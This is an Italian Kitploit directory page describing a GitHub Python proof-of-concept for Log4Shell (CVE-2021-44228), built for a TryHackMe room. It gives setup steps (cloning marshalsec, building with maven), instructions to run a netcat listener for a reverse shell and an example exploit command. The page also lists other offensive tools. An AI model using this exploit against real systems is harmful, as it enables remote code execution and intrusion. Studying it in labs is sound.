
Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
CVE-2021-44228_PoC — Proof-of-concept in Python per CVE-2021-44228 (Log4Shell) che automatizza lo sfruttamento tramite un payload Java appositamente costruito, con opzioni argparse per richieste GET personalizzabili e consegna di reverse shell. | Kitploit
Strumenti/GitHubGitHub/ab0x90/cve-2021-44228_poc
Generazione di PayloadAnalisi delle VulnerabilitàExploitSfruttamento di Applicazioni WebPenetration TestingApprendimento e Formazione
GitHubab0x90/cve-2021-44228_poc

CVE-2021-44228_PoC

Proof-of-concept in Python per CVE-2021-44228 (Log4Shell) che automatizza lo sfruttamento tramite un payload Java appositamente costruito, con opzioni argparse per richieste GET personalizzabili e consegna di reverse shell.

Vedi Repository
161314 anni faNon ancora revisionato
Condividi

POC per CVE-2021-44228


Questo script Python è stato creato mentre lavoravo sulla stanza TryHackMe per Log4j. Sebbene sia stato creato con variabili predefinite per questa stanza, ho usato argparse per rendere lo script versatile per una richiesta GET. Tutte le variabili necessarie possono essere cambiate con diverse opzioni, vedere -h per maggiori informazioni.

Configurazione

Solo il mio script è ospitato qui, sono necessari altri due download per funzionare correttamente, di cui fornirò i link, ma impostare le cartelle come ho fatto io permetterà allo script di funzionare senza molto sforzo. Prima crea una cartella log4j (o qualsiasi nome tu voglia) poi fai git clone di questo repo e sposta poc.py in /log4j/.

git clone https://github.com/ab0x90/CVE-2021-44228_PoC.git

Poi clona marshalsec, nella stessa directory che hai appena creato. E poi compilarlo usando maven.

git clone https://github.com/mbechler/marshalsec.git
cd marshalsec
mvn clean package -DskipTests

Infine, dovrai scaricare una versione di Java 8. Per questo script, il valore predefinito per -j è 'jdk1.8.0_20'.

La nuova directory dovrebbe apparire così quando tutto è estratto.

kali@kali-[~/tools/Exploits/log4j]$ls -al
total 338448
drwxr-xr-x 5 kali kali      4096 Dec 14 15:22 .
drwx------ 3 kali kali      4096 Dec 14 14:34 ..
drwxr-xr-x 8 kali kali      4096 Jul 30  2014 jdk1.8.0_20
drwxr-xr-x 5 kali kali      4096 Dec 14 14:40 marshalsec
-rw-r--r-- 1 kali kali      2781 Dec 14 16:02 poc.py

Dopo che questa configurazione è completa. Nota che se desideri o hai bisogno di usare una versione diversa di Java, ciò può essere fatto usando -j NAME_OF_JAVA_FOLDER.

Utilizzo

Menu di Aiuto

Incluso nello script c'è il payload fornito nella stanza THM, cambia l'IP/porta con quello che desideri usare.

Avvia un listener netcat per catturare la shell sulla porta specificata nel java_payload.

Avvia un server web Python sulla porta 8000

Esempio di comando:

python3 poc.py -l 10.6.20.239 -i 10.10.64.53 -p 8983 

Esempio di output e reverse shell:

Scarica lo strumento

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    790
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    508
  • 3

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    435
  • 4

    redforge

    cybersecurity91/redforge

    Toolkit red team lato browser con 102 strumenti offline per ricognizione, generazione di payload, attacchi alle credenziali, crittografia, codifica e reportistica dell'engagement.

    346
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Il sistema d'azione per la cybersecurity nativa AI—dove l'intento diventa esecuzione governata, le evidenze diventano memoria operativa, e ogni operazione migliora la successiva.

    263
  • 6

    looking-glass

    anonghosty/looking-glass

    Piattaforma CSIRT che importa i report di Shadowserver in MongoDB e li riproduce come mappe interattive, analisi, risultati, avvisi e dashboard executive.

    260

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →